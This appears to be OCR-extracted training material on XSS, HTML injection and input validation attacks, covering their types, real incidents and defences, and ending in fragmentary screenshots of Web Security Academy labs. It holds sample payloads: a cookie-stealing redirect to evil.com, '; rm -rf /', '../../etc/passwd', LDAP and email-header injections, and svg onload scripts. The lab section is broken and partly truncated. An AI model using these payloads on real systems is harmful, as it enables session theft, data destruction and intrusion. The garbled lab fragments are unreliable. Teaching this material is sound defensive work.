XSS & HTMLi are a input validation vulnerabilities, If the application processes these inputs without restriction, it may lead to various attacks, including injection attacks, data leakage, and security bypasses.

XSS & HTML Injection

Input Validation Attacks

CyberSapiens

Table of Contents

Type chapter title (level 1) **1**
Type chapter title (level 2) 2
Type chapter title (level 3) 3
Type chapter title (level 1) **4**
Type chapter title (level 2) 5
Type chapter title (level 3) 6

Cross-site Scripting (XSS)

Cross-Site Scripting (XSS) vulnerabilities pose significant security risks in web applications. By exploiting XSS, attackers can inject malicious scripts into web pages that other users view. When these scripts run, they execute in the context of the targeted user's browser, potentially compromising sensitive information, user sessions, or even allowing the attacker to control user accounts.

Summary of XSS Types

Type	Persistence	Location	Example Usage
Stored XSS	Persistent	Server-side	Malicious script in comments or profiles
Reflected XSS	Non-Persistent	Server-side	Malicious URL in a phishing link
DOM-Based XSS	Non-Persistent	Client-side (DOM)	Script executed directly in the browser

Types of XSS

1. **Stored XSS (Persistent XSS)**:
   - **Description**: In a Stored XSS attack, malicious code is permanently stored on a server (e.g., in a database or on the server's filesystem). This typically happens in areas where users can submit content, like comments, forums, or profiles.
   - **Impact**: Whenever a user visits the page with the injected script, it executes in their browser without needing them to interact with the page in a special way.
   - **Example**: A comment section on a blog where the attacker leaves a comment containing malicious JavaScript. Every user who reads the comment will trigger the script.
2. **Reflected XSS (Non-Persistent XSS)**:
   - **Description**: In Reflected XSS, the malicious script is part of the URL or a form input and is reflected back to the user by the server. The script

    isn't stored on the server but instead is executed by manipulating a URL or form submission.
  - **Impact**: The attacker typically needs to trick the user into clicking a link that contains the malicious code in its URL. Once clicked, the injected script will execute on the user's side.
  - **Example**: An attacker sends a phishing email with a link containing malicious code in the URL. When the user clicks on it, the website reflects the script back in the response, executing it in the user's browser.

3. **DOM-Based XSS (Client-Side XSS)**:
   - **Description**: DOM-Based XSS happens entirely on the client side and doesn't involve sending malicious input to the server. Instead, it leverages JavaScript in the user's browser, manipulating the DOM (Document Object Model) to execute the attack.
   - **Impact**: Unlike Stored or Reflected XSS, DOM-Based XSS directly alters the structure or content of the page without server interaction. It's harder to detect since it doesn't show up in server logs or interact directly with server scripts.
   - **Example**: If a webpage's JavaScript takes a URL parameter and directly inserts it into the page without sanitization, an attacker could control this parameter to inject a script that modifies the page content.

Each type requires its own prevention strategy, including sanitizing inputs, encoding outputs, and using security headers like Content Security Policy (CSP) to mitigate risk.

Impacts of XSS Vulnerabilities

1. **Session Hijacking**: Attackers can steal session cookies, which are used to authenticate users. Once an attacker has a valid session cookie, they may impersonate the user and gain unauthorized access to the user's account.
2. **Credential Theft**: XSS allows attackers to create fake login forms or redirect users to phishing pages, tricking them into entering credentials that attackers can capture.
3. **Malware Distribution**: Attackers can leverage XSS vulnerabilities to inject scripts that redirect users to malicious sites, download malware, or execute other harmful code on the user's machine.
4. **Defacement and Information Manipulation**: XSS can allow attackers to change the content or appearance of a webpage, showing users fraudulent or misleading information.

5. **Privilege Escalation and Account Takeover**: Attackers may use XSS to perform unauthorized actions on behalf of the victim, such as transferring funds or modifying settings.

Real-World Examples of XSS Attacks


1. **Twitter Worm (2009)**:
    - **Description**: In 2009, Twitter suffered a widely publicized XSS attack known as the "StalkDaily Worm." The attack leveraged a Stored XSS vulnerability on Twitter's website. The worm spread when users viewed tweets containing malicious JavaScript that automatically posted more infected tweets.
    - **Impact**: The attack resulted in a large-scale Twitter worm that self-replicated by exploiting the XSS vulnerability. It compromised user accounts and disrupted the platform until Twitter was able to patch the vulnerability.
2. **Samy MySpace Worm (2005)**:
    - **Description**: One of the earliest and most famous XSS attacks, the Samy Worm, targeted MySpace. A user named Samy Kamkar created a worm using an XSS vulnerability in the MySpace website. When users viewed his profile, a malicious script executed, automatically adding him to their friends list and spreading the script to their profiles as well.
    - **Impact**: Within 24 hours, over one million MySpace users were affected, making it one of the fastest-spreading social media worms. It showed the potential scale of an XSS attack and its ability to manipulate user data en masse.
3. **PayPal Stored XSS Vulnerability**:
    - **Description**: In 2019, security researchers discovered a Stored XSS vulnerability on the PayPal website that could be used to inject malicious JavaScript into the "secure" PayPal domain.
    - **Impact**: Attackers could have exploited this vulnerability to execute code on PayPal users' accounts, potentially stealing payment information or redirecting them to phishing sites. Due to PayPal's financial nature, such a vulnerability posed a significant risk for fraud and financial theft.
4. **British Airways Data Breach (2018)**:
    - **Description**: Attackers exploited a combination of vulnerabilities, including XSS, to skim payment information from British Airways customers. Although XSS was one element, it allowed attackers to inject scripts to capture payment card data entered by users.

- **Impact**: The breach affected around 380,000 transactions and resulted in a £20 million fine for British Airways, highlighting the financial and reputational damage XSS vulnerabilities can lead to.

5. **Yahoo Mail XSS Exploits**:
    - **Description**: Yahoo Mail has historically had several XSS vulnerabilities reported. In one instance, an attacker could inject JavaScript through email contents, compromising the accounts of Yahoo Mail users when they viewed infected messages.
    - **Impact**: Attackers used these vulnerabilities to steal users' emails, contacts, and personal information. This type of XSS attack exposed sensitive data from millions of users and showed the risks XSS poses to web-based email clients.

How XSS Attacks Work

- **Payload Injection**: The attacker injects a script (the payload) through an input field, URL parameter, or other vectors.
- **Execution**: When another user views or interacts with the page, the malicious script executes in their browser.
- **Data Theft or Manipulation**: The script can then read cookies, local storage, or perform actions that appear to come from the user's account.


Attacker
Attacker's Browser
Attacker's Server
1
POST http://example.com/submit-comment
<script>...</script>
Website
Website Database
Website's Vulnerable Code
4
GET http://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET http://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

Protecting Against XSS


To defend against XSS, developers and security teams should:

- **Sanitize and Escape Inputs**: Ensure that any user input displayed back on the webpage is sanitized and encoded.

- **Use Content Security Policy (CSP)**: A properly configured CSP can restrict JavaScript execution and block the loading of malicious scripts.
- **Apply Secure Cookies**: Mark cookies as HttpOnly to prevent JavaScript access, reducing the risk of session theft.
- **Use Framework Security Functions**: Many frameworks (e.g., React, Angular) have built-in XSS protection mechanisms to reduce risks.

HTMLi

HTML Injection is a web security vulnerability that occurs when an attacker injects malicious HTML code into a vulnerable web page, altering the content or behaviour of the page. HTML Injection often exploits improper handling of user inputs, such as failing to sanitize or validate data before displaying it on the page.



HTML Injection attacks are similar to XSS threats and can lead to various impacts, including the display of misleading information, unauthorized actions on behalf of users, or even a complete compromise of the affected page.

1. Reflected HTML Injection

- **Description**: In reflected HTML injection, the malicious HTML code is injected into a request and reflected back in the page's response. This type typically affects only the user who directly interacts with the crafted URL or form.
- **Example**: A search bar on a website that directly displays user inputs without sanitizing them. If a user enters <h1>Hacked!</h1> into the search bar,

and the page reflects it back without filtering, the user will see "Hacked!" displayed in an H1 header.

- **Impact**: Limited to individual users who click or interact with a specific link containing the injected HTML code. However, attackers can deceive users by sending them links to modified, fake content or impersonate the website.

2. Stored HTML Injection

- **Description**: In stored HTML injection, the injected HTML code is saved to the server's database and displayed every time the affected page is loaded. Stored HTML injection is more severe as it affects all users who view the compromised page.
- **Example**: A comment section on a blog where users can post comments. If the application does not sanitize HTML input, an attacker could post a comment containing HTML tags, such as <marquee>Malicious Message</marquee>. This message will appear with a scrolling effect for all users who visit the blog.
- **Impact**: Since the injected code is stored on the server, it can affect a large number of users. It could lead to widespread misinformation, defacement of the website, or even facilitate phishing attacks.

Impact of HTML Injection

- **Content Manipulation**: HTML injection allows attackers to alter how a page looks, adding misleading or malicious content.
- **Phishing Attacks**: Attackers can use HTML injection to insert fake login forms, tricking users into entering sensitive information like usernames and passwords.
- **Reputational Damage**: Defaced or malicious content displayed on a website can harm the brand's reputation and decrease user trust.
- **Facilitating Other Attacks**: HTML Injection could be used as an entry point for other attacks, such as Cross-Site Scripting (XSS), if JavaScript can also be injected.

Real-Time Examples of HTML Injection

1. **Example in an E-commerce Site's Search Feature**:
   - Many e-commerce sites allow users to search for items. Suppose the search function displays the user's search query on the result page without sanitizing it. An attacker could inject HTML code in the search field to change the layout or display misleading information about products.

2. **Example in a Message Board**:
   - On a message board that allows users to post HTML content, if proper validation is not implemented, an attacker could post a message containing HTML that affects all users who view the board. For instance, inserting <style>body {background-color: red;}</style> would turn the background color of the page to red for every viewer, potentially alarming users and harming the site's credibility.

Prevention Techniques

1. **Input Sanitization and Validation**: Validate and sanitize all user input before rendering it on the page.
2. **Encoding Output**: Encode any HTML content to prevent HTML tags from being interpreted as code.
3. **Content Security Policy (CSP)**: Use CSP to restrict the types of content loaded on your website.
4. **Use Web Application Firewalls (WAFs)**: WAFs can help detect and block malicious HTML injection attempts.

Input Validation Attacks

Input validation attacks exploit vulnerabilities in applications that fail to properly validate, sanitize, or restrict user input before processing it. When an application does not enforce strict checks on user-provided data, attackers can manipulate inputs to achieve unintended results, often leading to unauthorized access, data manipulation, or code execution.

How Input Validation Attacks Work

Input validation attacks target applications by sending unexpected, malformed, or malicious data through forms, URL parameters, API requests, or any input field. If the application processes these inputs without restriction, it may lead to various attacks, including injection attacks, data leakage, and security bypasses.

Types of Input Validation Attacks

1. **SQL Injection (SQLi)**
   - **Description**: In SQL injection, attackers insert malicious SQL commands into input fields (e.g., login forms or search fields) that interact with the application's database.

- **Example**: Entering OR '1'='1' in a login field could bypass authentication if the application does not validate and sanitize SQL inputs.
- **Impact**: Can lead to unauthorized access, data breaches, or even deletion of critical data.

2. **Cross-Site Scripting (XSS)**
   - **Description**: In XSS attacks, attackers inject malicious JavaScript into web pages that are viewed by other users. This typically happens if user-generated content is not properly sanitized.
   - **Example**: Posting <script>alert('Hacked');</script> in a comment section displays a popup to all users viewing that page.
   - **Impact**: Can lead to account hijacking, data theft, or session hijacking, compromising user security.
3. **Command Injection**
   - **Description**: Attackers can execute arbitrary system commands on a server by entering malicious inputs into fields processed by the server's command line.
   - **Example**: If a web form takes a filename as input and appends it to a command without validation, an attacker could enter ; rm -rf / to delete files on the server.
   - **Impact**: Severe risk of data loss, server compromise, and potentially full control over the affected server.
4. **Path Traversal**
   - **Description**: Path traversal attacks allow attackers to access files or directories outside the intended scope by using patterns like ../ in file path inputs.
   - **Example**: Entering ../../etc/passwd in an input field to retrieve the server's password file, if the application lacks path restrictions.
   - **Impact**: Data exposure, including sensitive files, configuration files, and potentially user credentials.
5. **LDAP Injection**
   - **Description**: This attack involves injecting malicious code into LDAP queries, which can modify directory service commands.
   - **Example**: Entering *)(|(userPassword=*)) in a search field to retrieve password fields of all users.
   - **Impact**: Unauthorized access to directory data, exposure of sensitive information, or account compromise.
6. **Email Header Injection**
   - **Description**: In email header injection, attackers manipulate email headers to send emails on behalf of the server, potentially used for phishing or spam.

   - **Example**: Injecting additional headers like \r\nCC: attacker@malicious.com into an email form allows sending an email to additional recipients.
   - **Impact**: Misuse of the email system for phishing or spam attacks, leading to reputational damage or compromised user accounts.

Impact & Mitigation Measures

Input validation attacks can severely compromise web application security. When applications do not validate and sanitize user inputs properly, attackers can exploit this vulnerability in various ways:

1. **Data Breaches**
   - Attackers can gain unauthorized access to sensitive data, leading to breaches that compromise customer information, financial records, or proprietary data.
   - **Example**: SQL Injection attacks exploit unvalidated inputs to access or extract sensitive database information.
2. **System Compromise**
   - Input validation flaws can allow attackers to execute arbitrary commands on the server, potentially leading to a complete compromise of the system.
   - **Example**: Command Injection vulnerabilities allow attackers to run malicious commands on the server, impacting the integrity of the server.
3. **Session Hijacking and Phishing**
   - Cross-Site Scripting (XSS) attacks can be executed when applications don't validate and sanitize inputs, enabling attackers to steal session cookies, impersonate users, or create phishing prompts.
   - **Example**: XSS attacks inject JavaScript that can capture cookies and other session data, leading to unauthorized account access.
4. **Malware Distribution**
   - Poor input validation may allow attackers to inject malicious scripts, causing users to inadvertently download malware.
   - **Example**: An attacker injects a download link for malware in a comment section that is displayed to all users.
5. **Denial of Service (DoS)**
   - Attackers can exploit input validation vulnerabilities to overload the server, causing the application to crash or slow down, impacting availability.

    - **Example**: Large input data, unfiltered and unvalidated, may exhaust system resources, leading to DoS attacks.
6. **Reputational Damage**
    - When vulnerabilities are exploited, users may lose trust in the platform, leading to reputational damage, lost business, and decreased customer confidence.

Mitigation Measures for Input Validation Attacks

Mitigating input validation attacks requires implementing secure coding practices, using the right tools, and following defense-in-depth strategies to ensure inputs are handled securely.

1. Input Sanitization and Validation

- **Description**: Ensure all inputs meet expected formats, types, and lengths.
- **Implementation**:
    - Use allowlisting: Only allow specific acceptable characters or patterns.
    - Enforce proper input lengths and types (e.g., integers for age).
- **Example**: For a date field, validate to accept only date formats (e.g., YYYY-MM-DD).

2. Use of Parameterized Queries and ORM

- **Description**: Parameterized queries ensure user inputs are treated as data, not executable code, which is essential for SQL and similar queries.
- **Implementation**: Use prepared statements and ORM (Object-Relational Mapping) libraries for database interactions.
- **Example**: In SQL, replace dynamic query strings with parameterized queries like SELECT * FROM users WHERE id = ?.

3. Output Encoding

- **Description**: Encode outputs before displaying user-provided data on web pages to prevent XSS.
- **Implementation**: Use HTML entity encoding for data displayed in HTML context, and JavaScript escaping for script context.
- **Example**: Encode <script>alert('XSS');</script> as text so it displays safely without executing.

4. Content Security Policy (CSP)

- **Description**: A CSP restricts the sources from which content can be loaded, minimizing the impact of XSS attacks.
- **Implementation**: Set CSP headers to specify allowed sources for scripts, images, and styles.
- **Example**: A CSP like Content-Security-Policy: script-src 'self'; limits scripts to those from the site itself.

5. Input Encoding and Escaping

- **Description**: Encode and escape input data to prevent special characters from being interpreted as code or commands.
- **Implementation**: Use functions like htmlspecialchars() in PHP or similar encoding methods in other languages.
- **Example**: Encode special characters like <, >, and & to prevent HTML injection.

6. Security Testing and Scanning Tools

- **Description**: Regularly scan applications for input validation vulnerabilities using automated security tools.
- **Implementation**: Integrate tools such as OWASP ZAP or Burp Suite for dynamic analysis, and SonarQube or Checkmarx for static analysis.
- **Example**: Run OWASP ZAP to simulate input validation attacks like SQLi and XSS.

7. Implement Web Application Firewall (WAF)

- **Description**: WAFs filter and block malicious traffic before it reaches the application.
- **Implementation**: Configure WAFs to detect and prevent common input-based attacks like SQL injection and XSS.
- **Example**: Cloudflare WAF can block common injection patterns and known attack vectors.

8. Regular Code Reviews and Secure Coding Practices

- **Description**: Conduct code reviews to identify input validation flaws early in the development process.
- **Implementation**: Follow secure coding guidelines (e.g., OWASP Secure Coding Practices) and ensure input validation is a priority.

- **Example**: Code reviews focus on areas where user input is processed and check for proper validation methods.


9. Implement HTTP Headers

- **Description**: Security headers, like X-XSS-Protection and X-Content-Type-Options, add layers of protection to block certain input validation attacks.
- **Implementation**: Configure these headers in the web server (e.g., Apache, Nginx).
- **Example**: Set X-Content-Type-Options: nosniff to prevent browsers from interpreting files as different MIME types.

10. Continuous Monitoring and Logging


- **Description**: Monitor and log all interactions to detect and respond to suspicious activities in real time.
- **Implementation**: Set up real-time alerts for unusual patterns in user inputs and interaction logs.
- **Example**: Monitor for repeated injection patterns or unusual file path requests, which may indicate an attack attempt.

XSS Vulnerability:



0 search results for 'RRBJE007'

```
<!DOCTYPE html>
<html> scroll
▶ <head> ··· </head>
▼ <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
  ▶ <div id="academyLabHeader"> ··· </div>
  ▼ <div theme="blog">
    ▼ <section class="maincontainer">
      ▼ <div class="container is-page"> overflow
        ▶ <header class="navigation-header"> ··· </header> flex
        ▶ <header class="notification-header"> ··· </header>
        ▶ <section class="blog-header"> ··· </section>
        ▶ <section class="search"> ··· </section>
        ▶ <script> ··· </script>
          <img src="/resources/images/tracker.gif?searchTerms=RRBJE007">
        ▶ <section class="blog-list no-results"> ··· </section>
        </div>
      </section>
    ▶ <div class="footer-wrapper"> ··· </div>
html > body > div > section.maincontainer > div.container.is-page > img
```



https://0a600053044150168a398798001a0005.web-security-academy.net/?search="><svg+onload%3Dalert(1)>

WebSecurity Academy

DOM XSS in `document.write` sink using source `location.search`

LAB Solved

Back to lab description

Congratulations, you solved the lab! Share your skills! Continue learning


Home

0 search results for '"><svg onload=alert(1)>'

Search the blog... Search

```
<body> overflow
  <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader"> ··· </div>
  <div theme="blog">
    <section class="maincontainer">
      <div class="container is-page"> overflow
        <header class="navigation-header"> ··· </header> flex
        <header class="notification-header"> ··· </header>
        <section class="blog-header"> ··· </section>
        <section class="search"> ··· </section>
        <script> ··· </script>
        <img src="/resources/images/tracker.gif?searchTerms=">
        <div class="is-linkback"> ··· </div>
        <svg onload="alert(1)"> event
          ">
          <section class="blog-list no-results"> ··· </section>
        </svg>
      </div>
    </section>
```

html > body > div > section.maincontainer > div.container.is-page > svg



https://0a5b00be04336b0a805f8f73004800fa.web-security-academy.net/feedback?returnPath=javascript:alert(docu

Burp Suite Professional — http://burpsuite

Department of Instrumentation and Applied Physics – Indian Institute of S — testiap.iisc.ac.in

Home of Acunetix Art — http://testphp.vulnweb.com

Altoro Mutual — http://altoro.testfire.net/index.jsp

XSS game — xss-game.appspot.com

Burp Suite Professional — http://10.0.2.15


This time, search with:

LAB Solved

Home | Submit

Submit feedback

Name:



https://exploit-0ad300b904b150b98a09a45a015000da.exploit-server.net

Craft a response

URL: https://exploit-0ad300b904b150b98a09a45a015000da.exploit-server.net/exploit

HTTPS

☑

File:


/exploit

Head:

